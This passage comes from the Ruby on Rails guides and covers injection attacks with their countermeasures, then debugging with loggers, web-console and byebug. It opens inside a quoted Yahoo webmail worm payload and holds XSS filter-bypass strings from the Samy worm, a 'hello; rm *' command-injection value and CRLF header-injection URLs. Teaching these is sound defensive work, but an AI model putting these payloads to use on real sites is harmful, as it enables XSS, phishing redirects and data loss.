<img src='http://us.i1.yimg.com/us.yimg.com/i/us/nt/ma/ma_mail_1.gif'
  target=""onload="var http_request = false;    var Email = '';
  var IDList = '';   var CRumb = '';   function makeRequest(url, Func,
Method,Param) { ...
```

The worms exploits a hole in Yahoo's HTML/JavaScript filter, which usually filters all target and onload attributes from tags (because there can be JavaScript). The filter is applied only once, however, so the onload attribute with the worm code stays in place. This is a good example why blacklist filters are never complete and why it is hard to allow HTML/JavaScript in a web application.

Another proof-of-concept webmail worm is Nduja, a cross-domain worm for four Italian webmail services. Find more details on Rosario Valotta's paper. Both webmail worms have the goal to harvest email addresses, something a criminal hacker could make money with.
In December 2006, 34,000 actual user names and passwords were stolen in a MySpace phishing attack. The idea of the attack was to create a profile page named "login_home_index_html", so the URL looked very convincing. Specially-crafted HTML and CSS was used to hide the genuine MySpace content from the page and instead display its own login form.
The MySpace Samy worm will be discussed in the CSS Injection section.

7.4 CSS Injection

CSS Injection is actually JavaScript injection, because some browsers (IE, some versions of Safari and others) allow JavaScript in CSS. Think twice about allowing custom CSS in your web application.

CSS Injection is explained best by a well-known worm, the MySpace Samy worm. This worm automatically sent a friend request to Samy (the attacker) simply by visiting his profile. Within several hours he had over 1 million friend requests, but it creates too much traffic on MySpace, so that the site goes offline. The following is a technical explanation of the worm.
MySpace blocks many tags, however it allows CSS. So the worm's author put JavaScript into CSS like this:

```
<div style="background:url('javascript:alert(1)')">
```

So the payload is in the style attribute. But there are no quotes allowed in the payload, because single and double quotes have already been used. But JavaScript has a handy eval() function which executes any string as code.

```
<div id="mycode" expr="alert('hah!')"
style="background:url('javascript:eval(document.all.mycode.expr)')">
```

The eval() function is a nightmare for blacklist input filters, as it allows the style attribute to hide the word "innerHTML":

```
alert(eval('document.body.inne' + 'rHTML'));
```

The next problem was MySpace filtering the word "javascript", so the author used "java<NEWLINE>script" to get around this:

```
<div id="mycode" expr="alert('hah!')"
style="background:url('java↵ script:eval(document.all.mycode.expr)')">
```

Another problem for the worm's author were CSRF security tokens. Without them he couldn't send a friend request over POST. He got around it by sending a GET to the page right before adding a user and parsing the result for the CSRF token.

In the end, he got a 4 KB worm, which he injected into his profile page.

The moz-binding CSS property proved to be another way to introduce JavaScript in CSS in Gecko-based browsers (Firefox, for example).

7.4.1 Countermeasures

This example, again, showed that a blacklist filter is never complete. However, as custom CSS in web applications is a quite rare feature, it may be hard to find a good whitelist CSS filter. *If you want to allow custom colors or images, you can allow the user to choose them and build the CSS in the web application*. Use Rails' `sanitize()` method as a model for a whitelist CSS filter, if you really need one.

7.5 Textile Injection

If you want to provide text formatting other than HTML (due to security), use a mark-up language which is converted to HTML on the server-side. RedCloth is such a language for Ruby, but without precautions, it is also vulnerable to XSS.

For example, RedCloth translates `_test_` to <em>test<em>, which makes the text italic. However, up to the current version 3.0.4, it is still vulnerable to XSS. Get the all-new version 4 that removed serious bugs. However, even that version has some security bugs, so the countermeasures still apply. Here is an example for version 3.0.4:

```
RedCloth.new('<script>alert(1)</script>').to_html
# => "<script>alert(1)</script>"
```

Use the :filter_html option to remove HTML which was not created by the Textile processor.

```
RedCloth.new('<script>alert(1)</script>', [:filter_html]).to_html
# => "alert(1)"
```

However, this does not filter all HTML, a few tags will be left (by design), for example <a>:

```
RedCloth.new("<a href='javascript:alert(1)'>hello</a>",
[:filter_html]).to_html
# => "<p><a href="javascript:alert(1)">hello</a></p>"
```

7.5.1 Countermeasures

It is recommended to *use RedCloth in combination with a whitelist input filter*, as described in the countermeasures against XSS section.

7.6 Ajax Injection

The same security precautions have to be taken for Ajax actions as for "normal" ones. There is at least one exception, however: The output has to be escaped in the controller already, if the action doesn't render a view.

If you use the in_place_editor plugin, or actions that return a string, rather than rendering a view, *you have to escape the return value in the action*. Otherwise, if the return value contains a XSS string, the malicious code will be executed upon return to the browser. Escape any input value using the h() method.

7.7 Command Line Injection

Use user-supplied command line parameters with caution.

If your application has to execute commands in the underlying operating system, there are several methods in Ruby: exec(command), syscall(command), system(command) and `command`. You will have to be especially careful with these functions if the user may enter the whole command, or a part of it. This is because in most shells, you can execute another command at the end of the first one, concatenating them with a semicolon (;) or a vertical bar (|).
A countermeasure is to *use the `system(command, parameters)` method which passes command line parameters safely*.

```
system("/bin/echo","hello; rm *")
# prints "hello; rm *" and does not delete files
```

7.8 Header Injection

HTTP headers are dynamically generated and under certain circumstances user input may be injected. This can lead to false redirection, XSS or HTTP response splitting.

HTTP request headers have a Referer, User-Agent (client software), and Cookie field, among others. Response headers for example have a status code, Cookie and Location (redirection target URL) field. All of them are user-supplied and may be manipulated with more or less effort. *Remember to escape these header fields, too.* For example when you display the user agent in an administration area.
Besides that, it is *important to know what you are doing when building response headers partly based on user input.* For example you want to redirect the user back to a specific page. To do that you introduced a "referer" field in a form to redirect to the given address:

```
redirect_to params[:referer]
```

What happens is that Rails puts the string into the Location header field and sends a 302 (redirect) status to the browser. The first thing a malicious user would do, is this:

```
http://www.yourapplication.com/controller/action?referer=http://www.malicious.tld
```

And due to a bug in (Ruby and) Rails up to version 2.1.2 (excluding it), a hacker may inject arbitrary header fields; for example like this:

```
http://www.yourapplication.com/controller/action?referer=http://www.malicious.tld%
0d%0aX-Header:+Hi!
http://www.yourapplication.com/controller/action?referer=path/at/your/app%0d%0aLoc
ation:+http://www.malicious.tld
```

Note that "%0d%0a" is URL-encoded for "\r\n" which is a carriage-return and line-feed (CRLF) in Ruby. So the resulting HTTP header for the second example will be the following because the second Location header field overwrites the first.

```
HTTP/1.1 302 Moved Temporarily
(...)
Location: http://www.malicious.tld
```

So *attack vectors for Header Injection are based on the injection of CRLF characters in a header field.* And what could an attacker do with a false redirection? They could redirect to a phishing site that looks the same as yours, but ask to login again (and sends the login credentials to the attacker). Or they could install malicious software through browser security holes on that site. Rails 2.1.2 escapes these characters for the Location field in the `redirect_to` method. *Make sure you do it yourself when you build other header fields with user input.*

7.8.1 Response Splitting

If Header Injection was possible, Response Splitting might be, too. In HTTP, the header block is followed by two CRLFs and the actual data (usually HTML). The idea of Response Splitting is to inject two CRLFs into a header field, followed by another response with malicious HTML. The response will be:

```
HTTP/1.1 302 Found [First standard 302 response]
Date: Tue, 12 Apr 2005 22:09:07 GMT
Location: Content-Type: text/html


HTTP/1.1 200 OK [Second New response created by attacker begins]
Content-Type: text/html


&lt;html&gt;&lt;font color=red&gt;hey&lt;/font&gt;&lt;/html&gt;
[Arbitary malicious input is
Keep-Alive: timeout=15, max=100         shown as the redirected page]
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

Under certain circumstances this would present the malicious HTML to the victim. However, this only seems to work with Keep-Alive connections (and many browsers are using one-time connections). But you can't rely on this. *In any case this is a serious bug, and you should update your Rails to version 2.0.5 or 2.1.2 to eliminate Header Injection (and thus response splitting) risks.*

8 Unsafe Query Generation

Due to the way Active Record interprets parameters in combination with the way that Rack parses query parameters it was possible to issue unexpected database queries with `IS NULL` where clauses. As a response to that security issue (CVE-2012-2660, CVE-2012-2694 and CVE-2013-0155) `deep_munge` method was introduced as a solution to keep Rails secure by default.
Example of vulnerable code that could be used by attacker, if `deep_munge` wasn't performed is:

```
unless params[:token].nil?
  user = User.find_by_token(params[:token])
  user.reset_password!
end
```

When `params[:token]` is one of: `[nil]`, `[nil, nil, ...]` or `['foo', nil]` it will bypass the test for `nil`, but `IS NULL` or `IN ('foo', NULL)` where clauses still will be added to the SQL query.
To keep rails secure by default, `deep_munge` replaces some of the values with `nil`. Below table shows what the parameters look like based on `JSON` sent in request:

JSON	Parameters
`{ "person": null }`	`{ :person => nil }`
`{ "person": [] }`	`{ :person => [] }`

JSON	Parameters
`{ "person": [null] }`	`{ :person => [] }`
`{ "person": [null, null, ...] }`	`{ :person => [] }`
`{ "person": ["foo", null] }`	`{ :person => ["foo"] }`

It is possible to return to old behaviour and disable `deep_munge` configuring your application if you are aware of the risk and know how to handle it:

```
config.action_dispatch.perform_deep_munge = false
```

9 Default Headers

Every HTTP response from your Rails application receives the following default security headers.

```
config.action_dispatch.default_headers = {
  'X-Frame-Options' => 'SAMEORIGIN',
  'X-XSS-Protection' => '1; mode=block',
  'X-Content-Type-Options' => 'nosniff'
}
```

You can configure default headers in `config/application.rb`.

```
config.action_dispatch.default_headers = {
  'Header-Name' => 'Header-Value',
  'X-Frame-Options' => 'DENY'
}
```

Or you can remove them.

```
config.action_dispatch.default_headers.clear
```

Here is a list of common headers:

- X-Frame-Options *'SAMEORIGIN' in Rails by default* - allow framing on same domain. Set it to 'DENY' to deny framing at all or 'ALLOWALL' if you want to allow framing for all website.
- X-XSS-Protection *'1; mode=block' in Rails by default* - use XSS Auditor and block page if XSS attack is detected. Set it to '0;' if you want to switch XSS Auditor off(useful if response contents scripts from request parameters)
- X-Content-Type-Options *'nosniff' in Rails by default* - stops the browser from guessing the MIME type of a file.
- X-Content-Security-Policy A powerful mechanism for controlling which sites certain content types can be loaded from
- Access-Control-Allow-Origin Used to control which sites are allowed to bypass same origin policies and send cross-origin requests.
- Strict-Transport-Security Used to control if the browser is allowed to only access a site over a secure connection

10 Environmental Security

It is beyond the scope of this guide to inform you on how to secure your application code and environments. However, please secure your database configuration, e.g. `config/database.yml`, and your server-side secret, e.g. stored in `config/secrets.yml`. You may want to further restrict access, using environment-specific versions of these files and any others that may contain sensitive information.

11 Additional Resources

The security landscape shifts and it is important to keep up to date, because missing a new vulnerability can be catastrophic. You can find additional resources about (Rails) security here:

- Subscribe to the Rails security mailing list
- Keep up to date on the other application layers (they have a weekly newsletter, too)
- A good security blog including the Cross-Site scripting Cheat Sheet

Debugging Rails Applications

This guide introduces techniques for debugging Ruby on Rails applications.

1 View Helpers for Debugging

One common task is to inspect the contents of a variable. In Rails, you can do this with three methods:

- `debug`
- `to_yaml`
- `inspect`

1.1 debug

The `debug` helper will return a <pre> tag that renders the object using the YAML format. This will generate human-readable data from any object. For example, if you have this code in a view:

```
<%= debug @article %>
<p>
  <b>Title:</b>
  <%= @article.title %>
</p>
```

You'll see something like this:

```
--- !ruby/object Article
attributes:
  updated_at: 2008-09-05 22:55:47
  body: It's a very helpful guide for debugging your Rails app.
  title: Rails debugging guide
  published: t
  id: "1"
  created_at: 2008-09-05 22:55:47
attributes_cache: {}


Title: Rails debugging guide
```

1.2 to_yaml

Displaying an instance variable, or any other object or method, in YAML format can be achieved this way:

```
<%= simple_format @article.to_yaml %>
<p>
  <b>Title:</b>
  <%= @article.title %>
</p>
```

The `to_yaml` method converts the method to YAML format leaving it more readable, and then the `simple_format` helper is used to render each line as in the console. This is how `debug` method does its magic.

As a result of this, you will have something like this in your view:

```
--- !ruby/object Article
attributes:
updated_at: 2008-09-05 22:55:47
body: It's a very helpful guide for debugging your Rails app.
title: Rails debugging guide
published: t
```

```
id: "1"
created_at: 2008-09-05 22:55:47
attributes_cache: {}

Title: Rails debugging guide
```

1.3 `inspect`

Another useful method for displaying object values is `inspect`, especially when working with arrays or hashes. This will print the object value as a string. For example:

```
<%= [1, 2, 3, 4, 5].inspect %>
<p>
  <b>Title:</b>
  <%= @article.title %>
</p>
```

Will be rendered as follows:

```

[1, 2, 3, 4, 5]

Title: Rails debugging guide
```

2 The Logger

It can also be useful to save information to log files at runtime. Rails maintains a separate log file for each runtime environment.

2.1 What is the Logger?

Rails makes use of the `ActiveSupport::Logger` class to write log information. You can also substitute another logger such as `Log4r` if you wish.

You can specify an alternative logger in your `environment.rb` or any environment file:

```
Rails.logger = Logger.new(STDOUT)
Rails.logger = Log4r::Logger.new("Application Log")
```

Or in the `Initializer` section, add *any* of the following

```
config.logger = Logger.new(STDOUT)
config.logger = Log4r::Logger.new("Application Log")
```

By default, each log is created under `Rails.root/log/` and the log file is named after the environment in which the application is running.

2.2 Log Levels

When something is logged it's printed into the corresponding log if the log level of the message is equal or higher than the configured log level. If you want to know the current log level you can call the`Rails.logger.level` method.

The available log levels are: `:debug`, `:info`, `:warn`, `:error`, `:fatal`, and `:unknown`, corresponding to the log level numbers from 0 up to 5 respectively. To change the default log level, use

```
config.log_level = :warn # In any environment initializer, or
Rails.logger.level = 0 # at any time
```

This is useful when you want to log under development or staging, but you don't want to flood your production log with unnecessary information.

The default Rails log level is `debug` in all environments.

2.3 Sending Messages

To write in the current log use the `logger.(debug|info|warn|error|fatal)` method from within a controller, model or mailer:

```
logger.debug "Person attributes hash: #{@person.attributes.inspect}"
logger.info "Processing the request..."
logger.fatal "Terminating application, raised unrecoverable error!!!"
```

Here's an example of a method instrumented with extra logging:

```
class ArticlesController < ApplicationController
  # ...

  def create
    @article = Article.new(params[:article])
    logger.debug "New article: #{@article.attributes.inspect}"
    logger.debug "Article should be valid: #{@article.valid?}"

    if @article.save
      flash[:notice] =  'Article was successfully created.'
      logger.debug "The article was saved and now the user is going to
be redirected..."
      redirect_to(@article)
    else
      render action: "new"
    end
  end

  # ...
end
```

Here's an example of the log generated when this controller action is executed:

```
Processing ArticlesController#create (for 127.0.0.1 at 2008-09-08 11:52:54) [POST]
  Session ID:
BAh7BzoMY3NyZl9pZCIlMDY5MWU1M2I1ZDRjODBlMzkyMWI1OTg2NWQyNzViZjYiCmZsYXNoSUM6J0FjdG
l
vbkNvbnRyb2xsZXI6OkZsYXNoOjpGbGFzaEhhc2h7AAY6CkB1c2VkewA=--
b18cd92fba90eacf8137e5f6b3b06c4d724596a4
  Parameters: {"commit"=>"Create", "article"=>{"title"=>"Debugging Rails",
 "body"=>"I'm learning how to print in logs!!!", "published"=>"0"},
 "authenticity_token"=>"2059c1286e93402e389127b1153204e0d1e275dd",
"action"=>"create", "controller"=>"articles"}
New article: {"updated_at"=>nil, "title"=>"Debugging Rails", "body"=>"I'm learning
how to print in logs!!!",
 "published"=>false, "created_at"=>nil}
Article should be valid: true
  Article Create (0.000443)   INSERT INTO "articles" ("updated_at", "title",
"body", "published",
 "created_at") VALUES('2008-09-08 14:52:54', 'Debugging Rails',
 'I''m learning how to print in logs!!!', 'f', '2008-09-08 14:52:54')
The article was saved and now the user is going to be redirected...
Redirected to # Article:0x20af760>
Completed in 0.01224 (81 reqs/sec) | DB: 0.00044 (3%) | 302 Found
[http://localhost/articles]
```

Adding extra logging like this makes it easy to search for unexpected or unusual behavior in your logs. If you add extra logging, be sure to make sensible use of log levels to avoid filling your production logs with useless trivia.

2.4 Tagged Logging

When running multi-user, multi-account applications, it's often useful to be able to filter the logs using some custom rules. `TaggedLogging` in Active Support helps in doing exactly that by stamping log lines with subdomains, request ids, and anything else to aid debugging such applications.

```
logger = ActiveSupport::TaggedLogging.new(Logger.new(STDOUT))
logger.tagged("BCX") { logger.info "Stuff"
}                             # Logs "[BCX] Stuff"
logger.tagged("BCX", "Jason") { logger.info "Stuff"
}                    # Logs "[BCX] [Jason] Stuff"
logger.tagged("BCX") { logger.tagged("Jason") { logger.info "Stuff" } }
# Logs "[BCX] [Jason] Stuff"
```

2.5 Impact of Logs on Performance

Logging will always have a small impact on performance of your rails app, particularly when logging to disk. However, there are a few subtleties:

Using the `:debug` level will have a greater performance penalty than `:fatal`, as a far greater number of strings are being evaluated and written to the log output (e.g. disk).
Another potential pitfall is that if you have many calls to `Logger` like this in your code:

```
logger.debug "Person attributes hash: #{@person.attributes.inspect}"
```

In the above example, There will be a performance impact even if the allowed output level doesn't include debug. The reason is that Ruby has to evaluate these strings, which includes instantiating the somewhat heavy `String` object and interpolating the variables, and which takes time. Therefore, it's recommended to pass blocks to the logger methods, as these are only evaluated if the output level is the same or included in the allowed level (i.e. lazy loading). The same code rewritten would be:

```
logger.debug {"Person attributes hash: #{@person.attributes.inspect}"}
```

The contents of the block, and therefore the string interpolation, is only evaluated if debug is enabled. This performance savings is only really noticeable with large amounts of logging, but it's a good practice to employ.

3 Debugging with the `web-console` gem

The web console allows you to start an interactive Ruby session in your browser. An interactive console is launched automatically in case of an error but can also be launched for debugging purposes by invoking `console` in a view or controller.
For example in a view:

```
# new.html.erb
<%= console %>
```

Or in a controller:

```
# posts_controller.rb
class PostsController < ApplicationController
  def new
    console
    @post = Post.new
  end
end
```

3.1 config.web_console.whitelisted_ips

By default the web console can only be accessed from localhost. `config.web_console.whitelisted_ips` lets you control which IPs have access to the console.
For example, to allow access from both localhost and 192.168.0.100, you can put inside your configuration file:

```
config.web_console.whitelisted_ips = %w( 127.0.0.1 192.168.0.100 )
```
Or to allow access from an entire network:

```
config.web_console.whitelisted_ips = %w( 127.0.0.1 192.168.0.0/16 )
```
The web console is a powerful tool so be careful when you give access to an IP.

4 Debugging with the byebug gem

When your code is behaving in unexpected ways, you can try printing to logs or the console to diagnose the problem. Unfortunately, there are times when this sort of error tracking is not effective in finding the root cause of a problem. When you actually need to journey into your running source code, the debugger is your best companion.

The debugger can also help you if you want to learn about the Rails source code but don't know where to start. Just debug any request to your application and use this guide to learn how to move from the code you have written deeper into Rails code.

4.1 Setup

You can use the `byebug` gem to set breakpoints and step through live code in Rails. To install it, just run:
```
$ gem install byebug
```
Inside any Rails application you can then invoke the debugger by calling the `byebug` method.
Here's an example:

```
class PeopleController < ApplicationController
  def new
    byebug
    @person = Person.new
  end
end
```

4.2 The Shell

As soon as your application calls the `byebug` method, the debugger will be started in a debugger shell inside the terminal window where you launched your application server, and you will be placed at the debugger's prompt `(byebug)`. Before the prompt, the code around the line that is about to be run will be displayed and the current line will be marked by '=>'. Like this:
```
[1, 10] in /PathTo/project/app/controllers/articles_controller.rb
    3:
    4:   # GET /articles
    5:   # GET /articles.json
    6:   def index
    7:     byebug
=>  8:     @articles = Article.find_recent
    9:
   10:     respond_to do |format|
   11:       format.html # index.html.erb
   12:       format.json { render json: @articles }

(byebug)
```
If you got there by a browser request, the browser tab containing the request will be hung until the debugger has finished and the trace has finished processing the entire request.

For example:

```
=> Booting WEBrick
=> Rails 5.0.0 application starting in development on
http://0.0.0.0:3000
=> Run `rails server -h` for more startup options
=> Notice: server is listening on all interfaces (0.0.0.0). Consider
using 127.0.0.1 (--binding option)
=> Ctrl-C to shutdown server
[2014-04-11 13:11:47] INFO  WEBrick 1.3.1
[2014-04-11 13:11:47] INFO  ruby 2.1.1 (2014-02-24) [i686-linux]
[2014-04-11 13:11:47] INFO  WEBrick::HTTPServer#start: pid=6370
port=3000


Started GET "/" for 127.0.0.1 at 2014-04-11 13:11:48 +0200
  ActiveRecord::SchemaMigration Load (0.2ms)  SELECT
"schema_migrations".* FROM "schema_migrations"
Processing by ArticlesController#index as HTML

[3, 12] in /PathTo/project/app/controllers/articles_controller.rb
    3:
    4:   # GET /articles
    5:   # GET /articles.json
    6:   def index
    7:     byebug
=>  8:     @articles = Article.find_recent
    9:
   10:     respond_to do |format|
   11:       format.html # index.html.erb
   12:       format.json { render json: @articles }

(byebug)
```

Now it's time to explore and dig into your application. A good place to start is by asking the debugger for help. Type: `help`

```
(byebug) help

byebug 2.7.0

Type 'help <command-name>' for help on a specific command

Available commands:
backtrace  delete   enable  help       list    pry next  restart  source     up
break      disable  eval    info       method  ps        save     step       var
catch      display  exit    interrupt  next    putl      set      thread
condition  down     finish  irb        p       quit      show     trace
continue   edit     frame   kill       pp      reload    skip     undisplay
```

To view the help menu for any command use `help <command-name>` at the debugger prompt. For example: *`help list`*. You can abbreviate any debugging command by supplying just enough letters to distinguish them from other commands, so you can also use `l` for the `list` command, for example.

To see the previous ten lines you should type `list-` (or `l-`)

```
(byebug) l-

[1, 10] in /PathTo/project/app/controllers/articles_controller.rb
   1  class ArticlesController < ApplicationController
   2    before_action :set_article, only: [:show, :edit, :update,
:destroy]
   3
   4    # GET /articles
   5    # GET /articles.json
   6    def index
   7      byebug
   8      @articles = Article.find_recent
   9
   10      respond_to do |format|
```

This way you can move inside the file, being able to see the code above and over the line where you added the `byebug` call. Finally, to see where you are in the code again you can type `list=`

```
(byebug) list=

[3, 12] in /PathTo/project/app/controllers/articles_controller.rb
    3:
    4:   # GET /articles
    5:   # GET /articles.json
    6:   def index
    7:     byebug
=>  8:     @articles = Article.find_recent
    9:
   10:     respond_to do |format|
   11:       format.html # index.html.erb
   12:       format.json { render json: @articles }

(byebug)
```

4.3 The Context

When you start debugging your application, you will be placed in different contexts as you go through the different parts of the stack.

The debugger creates a context when a stopping point or an event is reached. The context has information about the suspended program which enables the debugger to inspect the frame stack, evaluate variables from the perspective of the debugged program, and contains information about the place where the debugged program is stopped.

At any time you can call the `backtrace` command (or its alias `where`) to print the backtrace of the application. This can be very helpful to know how you got where you are. If you ever wondered about how you got somewhere in your code, then `backtrace` will supply the answer.

```
(byebug) where
--> #0  ArticlesController.index
      at
/PathTo/project/test_app/app/controllers/articles_controller.rb:8
    #1  ActionController::ImplicitRender.send_action(method#String,
*args#Array)
      at /PathToGems/actionpack-
5.0.0/lib/action_controller/metal/implicit_render.rb:4
    #2  AbstractController::Base.process_action(action#NilClass,
*args#Array)
      at /PathToGems/actionpack-
5.0.0/lib/abstract_controller/base.rb:189
    #3  ActionController::Rendering.process_action(action#NilClass,
*args#NilClass)
      at /PathToGems/actionpack-
5.0.0/lib/action_controller/metal/rendering.rb:10
...
```

The current frame is marked with `-->`. You can move anywhere you want in this trace (thus changing the context) by using the `frame _n_` command, where *n* is the specified frame number. If you do that,`byebug` will display your new context.

```
(byebug) frame 2

[184, 193] in /PathToGems/actionpack-
5.0.0/lib/abstract_controller/base.rb
   184:       # is the intended way to override action dispatching.
   185:       #
   186:       # Notice that the first argument is the method to be
dispatched
   187:       # which is *not* necessarily the same as the action
name.
   188:       def process_action(method_name, *args)
=> 189:         send_action(method_name, *args)
   190:       end
   191:
   192:       # Actually call the method associated with the action.
Override
   193:       # this method if you wish to change how action methods
are called,

(byebug)
```

The available variables are the same as if you were running the code line by line. After all, that's what debugging is.

You can also use `up [n]` (`u` for abbreviated) and `down [n]` commands in order to change the context*n* frames up or down the stack respectively. *n* defaults to one. Up in this case is towards higher-numbered stack frames, and down is towards lower-numbered stack frames.

4.4 Threads

The debugger can list, stop, resume and switch between running threads by using the `thread`command (or the abbreviated `th`). This command has a handful of options:

- `thread` shows the current thread.
- `thread list` is used to list all threads and their statuses. The plus + character and the number indicates the current thread of execution.
- `thread stop _n_` stop thread *n*.
- `thread resume _n_` resumes thread *n*.
- `thread switch _n_` switches the current thread context to *n*.

This command is very helpful, among other occasions, when you are debugging concurrent threads and need to verify that there are no race conditions in your code.

4.5 Inspecting Variables

Any expression can be evaluated in the current context. To evaluate an expression, just type it!

This example shows how you can print the instance variables defined within the current context:

```
[3, 12] in /PathTo/project/app/controllers/articles_controller.rb
     3:
     4:   # GET /articles
     5:   # GET /articles.json
     6:   def index
     7:     byebug
=>   8:     @articles = Article.find_recent
     9:
    10:     respond_to do |format|
    11:       format.html # index.html.erb
    12:       format.json { render json: @articles }

(byebug) instance_variables
[:@_action_has_layout, :@_routes, :@_headers, :@_status, :@_request,
 :@_response, :@_env, :@_prefixes, :@_lookup_context, :@_action_name,
 :@_response_body, :@marked_for_same_origin_verification, :@_config]
```

As you may have figured out, all of the variables that you can access from a controller are displayed. This list is dynamically updated as you execute code. For example, run the next line using `next`(you'll learn more about this command later in this guide).

```
(byebug) next
[5, 14] in /PathTo/project/app/controllers/articles_controller.rb
   5     # GET /articles.json
   6     def index
   7       byebug
   8       @articles = Article.find_recent
   9
=> 10       respond_to do |format|
   11         format.html # index.html.erb
   12        format.json { render json: @articles }
   13      end
   14    end
   15
(byebug)
```

And then ask again for the instance_variables:

```
(byebug) instance_variables.include? "@articles"
true
```

Now `@articles` is included in the instance variables, because the line defining it was executed.

You can also step into **irb** mode with the command `irb` (of course!). This way an irb session will be started within the context you invoked it. But be warned: this is an experimental feature.

The `var` method is the most convenient way to show variables and their values. Let's let `byebug` help us with it.

```
(byebug) help var
v[ar] cl[ass]                   show class variables of self
v[ar] const <object>            show constants of object
v[ar] g[lobal]                  show global variables
v[ar] i[nstance] <object>       show instance variables of object
v[ar] l[ocal]                   show local variables
```

This is a great way to inspect the values of the current context variables. For example, to check that we have no local variables currently defined.

```
(byebug) var local
(byebug)
```

You can also inspect for an object method this way:

```
(byebug) var instance Article.new
@_start_transaction_state = {}
@aggregation_cache = {}
@association_cache = {}
@attributes = {"id"=>nil, "created_at"=>nil, "updated_at"=>nil}
@attributes_cache = {}
@changed_attributes = nil
...
```

The commands `p` (print) and `pp` (pretty print) can be used to evaluate Ruby expressions and display the value of variables to the console.

You can use also `display` to start watching variables. This is a good way of tracking the values of a variable while the execution goes on.

```
(byebug) display @articles
1: @articles = nil
```

The variables inside the displaying list will be printed with their values after you move in the stack. To stop displaying a variable use `undisplay _n_` where *n* is the variable number (1 in the last example).

4.6 Step by Step

Now you should know where you are in the running trace and be able to print the available variables. But lets continue and move on with the application execution.

Use `step` (abbreviated `s`) to continue running your program until the next logical stopping point and return control to the debugger.
You may also use `next` which is similar to step, but function or method calls that appear within the line of code are executed without stopping.
You can also use `step n` or `next n` to move forwards `n` steps at once.

The difference between `next` and `step` is that `step` stops at the next line of code executed, doing just a single step, while `next` moves to the next line without descending inside methods.
For example, consider the following situation:

```
Started GET "/" for 127.0.0.1 at 2014-04-11 13:39:23 +0200
Processing by ArticlesController#index as HTML

[1, 8] in /home/davidr/Proyectos/test_app/app/models/article.rb
   1: class Article < ActiveRecord::Base
   2:
   3:   def self.find_recent(limit = 10)
   4:     byebug
=> 5:     where('created_at > ?', 1.week.ago).limit(limit)
   6:   end
   7:
   8: end

(byebug)
```

If we use `next`, we want go deep inside method calls. Instead, byebug will go to the next line within the same context. In this case, this is the last line of the method, so `byebug` will jump to next next line of the previous frame.

```
(byebug) next
Next went up a frame because previous frame finished

[4, 13] in
/PathTo/project/test_app/app/controllers/articles_controller.rb
     4:   # GET /articles
     5:   # GET /articles.json
     6:   def index
     7:     @articles = Article.find_recent
     8:
=>   9:     respond_to do |format|
    10:       format.html # index.html.erb
    11:       format.json { render json: @articles }
    12:     end
    13:   end

(byebug)
```

If we use `step` in the same situation, we will literally go the next ruby instruction to be executed. In this case, the activesupport's `week` method.

```
(byebug) step

[50, 59] in /PathToGems/activesupport-
5.0.0/lib/active_support/core_ext/numeric/time.rb
   50:     ActiveSupport::Duration.new(self * 24.hours, [[:days,
self]])
   51:   end
   52:   alias :day :days
   53:
   54:   def weeks
=> 55:     ActiveSupport::Duration.new(self * 7.days, [[:days, self *
7]])
   56:   end
   57:   alias :week :weeks
   58:
   59:   def fortnights

(byebug)
```

This is one of the best ways to find bugs in your code, or perhaps in Ruby on Rails.

4.7 Breakpoints

A breakpoint makes your application stop whenever a certain point in the program is reached. The debugger shell is invoked in that line.

You can add breakpoints dynamically with the command `break` (or just `b`). There are 3 possible ways of adding breakpoints manually:

- `break line`: set breakpoint in the *line* in the current source file.
- `break file:line [if expression]`: set breakpoint in the *line* number inside the *file*. If an*expression* is given it must evaluated to *true* to fire up the debugger.
- `break class(.|\#)method [if expression]`: set breakpoint in *method* (. and # for class and instance method respectively) defined in *class*. The *expression* works the same way as with file:line.

For example, in the previous situation

```
[4, 13] in /PathTo/project/app/controllers/articles_controller.rb
    4:   # GET /articles
    5:   # GET /articles.json
    6:   def index
    7:     @articles = Article.find_recent
    8:
=>  9:     respond_to do |format|
   10:       format.html # index.html.erb
   11:       format.json { render json: @articles }
   12:     end
   13:   end

(byebug) break 11
Created breakpoint 1 at
/PathTo/project/app/controllers/articles_controller.rb:11
```

Use `info breakpoints _n_` or `info break _n_` to list breakpoints. If you supply a number, it lists that breakpoint. Otherwise it lists all breakpoints.

```
(byebug) info breakpoints
Num Enb What
1   y   at /PathTo/project/app/controllers/articles_controller.rb:11
```

To delete breakpoints: use the command `delete _n_` to remove the breakpoint number *n*. If no number is specified, it deletes all breakpoints that are currently active.

```
(byebug) delete 1
(byebug) info breakpoints
No breakpoints.
```

You can also enable or disable breakpoints:

- `enable breakpoints`: allow a *breakpoints* list or all of them if no list is specified, to stop your program. This is the default state when you create a breakpoint.

- `disable breakpoints`: the *breakpoints* will have no effect on your program.

4.8 Catching Exceptions

The command `catch exception-name` (or just `cat exception-name`) can be used to intercept an exception of type *exception-name* when there would otherwise be no handler for it.
To list all active catchpoints use `catch`.

4.9 Resuming Execution

There are two ways to resume execution of an application that is stopped in the debugger:

- `continue` [line-specification] (or `c`): resume program execution, at the address where your script last stopped; any breakpoints set at that address are bypassed. The optional argument line-specification allows you to specify a line number to set a one-time breakpoint which is deleted when that breakpoint is reached.
- `finish` [frame-number] (or `fin`): execute until the selected stack frame returns. If no frame number is given, the application will run until the currently selected frame returns. The currently selected frame starts out the most-recent frame or 0 if no frame positioning (e.g up, down or frame) has been performed. If a frame number is given it will run until the specified frame returns.

4.10 Editing

Two commands allow you to open code from the debugger into an editor:

- `edit [file:line]`: edit *file* using the editor specified by the EDITOR environment variable. A specific *line* can also be given.

4.11 Quitting

To exit the debugger, use the `quit` command (abbreviated `q`), or its alias `exit`.
A simple quit tries to terminate all threads in effect. Therefore your server will be stopped and you will have to start it again.

4.12 Settings

`byebug` has a few available options to tweak its behaviour:

- `set autoreload`: Reload source code when changed (default: true).
- `set autolist`: Execute `list` command on every breakpoint (default: true).
- `set listsize _n_`: Set number of source lines to list by default to *n* (default: 10)
- `set forcestep`: Make sure the `next` and `step` commands always move to a new line.

You can see the full list by using `help set`. Use `help set _subcommand_` to learn about a particular`set` command.
You can save these settings in an `.byebugrc` file in your home directory. The debugger reads these global settings when it starts. For example:

```
set forcestep
set listsize 25
```

5 Debugging Memory Leaks

A Ruby application (on Rails or not), can leak memory - either in the Ruby code or at the C code level.

In this section, you will learn how to find and fix such leaks by using tool such as Valgrind.

5.1 Valgrind

Valgrind is a Linux-only application for detecting C-based memory leaks and race conditions.
There are Valgrind tools that can automatically detect many memory management and threading bugs, and profile your programs in detail. For example, if a C extension in the interpreter calls `malloc()` but doesn't properly call `free()`, this memory won't be available until the app terminates.
